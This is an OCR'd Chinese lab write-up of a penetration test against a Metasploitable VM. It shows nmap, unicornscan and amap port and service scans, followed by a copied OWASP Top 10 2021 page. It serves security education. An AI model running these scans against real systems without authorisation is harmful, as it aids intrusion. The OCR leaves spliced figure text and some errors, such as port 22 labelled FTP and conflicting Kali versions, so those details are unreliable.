
圖六十四

UDP port 測試:

- sudo nmap -sU 10.0.2.4 -p 20-25,53,135,137,445,554 (使用 UDP 掃描常見 的 port) (圖六十五)
  sU：UDP 掃描
  p：指定 port 號，本測試使用幾個常用的 port 作為測試對象，如：

22	FTP
53	DNS
135	DCE(分散式運算環境)
137	NetBIOS name server
445	Microsoft-DS


554 | RTSP(即時串流協定)



圖六十五


利用 nmap 的 UDP scan 會因為 UDP 連線的特性，導致等待回應太 久，因次若大量掃 UDP port，指令時時間會太久。 為了解決此問題，使用另一個更工具 Unicornscan，夠快速掃 UDP port。

- sudo unicornscan -m U -Iv 10.0.1.5(圖六十六)
  -m U：指定為 UDP scan mode
  I：立即模式
  v：詳細輸出



圖六十六

接者用 Amap 工具檢查特定端口上運行應用程序的相關信息
-b :獲取應用程序的標誌信息，這可以幫助您識別特定端口上運行的應用程序。
-q :以僅顯示應用程序的標誌信息，而不報告已關閉或未識別的端口。




圖六十七

II. 服務掃描 (Service enumeration)

藉由上一階段-連接埠掃描，我們可發現也那些 port 是開啟狀態，並使用哪 種協定，而本階段針對這些 port，探查屬於哪種服務以及該服務下的版本資訊。


➤ 首先，能再次使用 Nmap 這個強大的工具，取得目標主機 port 擁有服 UDP port 為開啟狀態 目標主機有開啟 UDP port 37 務的版本，並將輸出結果以 xml 方式儲存。(使用 more 指令查看該 xml 檔案)

- sudo nmap -sV 10.0.2.4 -oX scan_result.xml




圖六十八

接著，我們能將 xml 轉換成 html 檔案(xsltproc scan_result.xml -o scan_result.html)，方便做觀察輸出結果(圖六十九)。能發現經由 Nmap 掃完的 port 結果，並列出 port 的狀態、服務類型、版本等資訊。



圖六十九




圖七十

得到服務版本類型就能針對該版本下的漏洞進行攻擊與測試。

➤ 接著，我們使用 nmap -A 對目標主機做主動式的掃瞄(Nmap 腳本引擎, NSE)，獲取目標主機作業系統、服務版本等資訊，如：對目標主機 port 80 (http) tcp 連線，獲取該主機的使用的服務(Apache)、版本 (Apache/2.2.8 (Ubuntu) DAV/2)以及對方主機作業系統。

- Sudo nmap -A 10.0.1.5




圖七十一


※測試前資訊

本實驗將於 Nat 網路下執行測試(假設攻擊者(我)已經進入目標的區域網路內)

- 目標對象：Metasploitable (10.0.1.5)
- 攻擊者：Kali Linux 2023(10.0.1.4)



▲ 目標對象- Metasploitable2 之 IPv4 與 IPv6(10.0.1.5)



▲ 攻擊者-Kali Linux 2020 之 IPv4 與 IPv6 (10.0.1.4)

首先，可以利用 OWASP Top 10(https://owasp.org/www-project-top- ten/)來找出目前網站中，好發且容易攻擊的弱點，作為滲透測試參考依據。 OWASP(Open Web Application Security Project)是蒐集各種網站的安全漏洞，並彙整出來，可做為資安參考指標。

本次滲透測試以網站相關漏洞作為主軸。

OWASP Top Ten

Main | Translation Efforts | Sponsors | Data 2020


The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

> Globally recognized by developers as the first step towards more secure coding.

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

Watch 278 | Star 972

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Project Information

- OWASP Top 10:2021
- Making of OWASP Top 10
- OWASP Top 10:2021 - 20th Anniversary Presentation (PPTX)

Flagship Project
Documentation
Builder
Defender

- Previous Version (2017)

Downloads or Social Links

- OWASP Top 10 2017
- Other languages → tab 'Translation Efforts'

Social

Twitter

Code Repository

repo

Leaders

Andrew van der Stock
Brian Glas
Neil Smithline
Torsten Gigler

Upcoming OWASP Global Events


OWASP Global AppSec Lisbon 2024
- June 24-28, 2024

OWASP Global AppSec San Francisco 2024
- September 23-27, 2024

OWASP Global AppSec Washington DC 2025
- November 3-7, 2025

OWASP Global AppSec San Francisco 2026
- November 2-6, 2026

▲ OWASP Top 10 網站



OWASP Top 10:2021
Home
Notice
Introduction
How to use the OWASP Top 10 as a standard
How to start an AppSec program with the OWASP Top 10
About OWASP
Top 10:2021 List
A01 Broken Access Control
A02 Cryptographic Failures
A03 Injection
A04 Insecure Design
A05 Security Misconfiguration
A06 Vulnerable and Outdated Components
A07 Identification and Authentication Failures
A08 Software and Data Integrity Failures
A09 Security Logging and Monitoring Failures
A10 Server Side Request Forgery (SSRF)
Next Steps

A03:2021 – Injection

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage
33	19.09%	3.37%	7.25	7.15	94.04%	47.90%

Overview

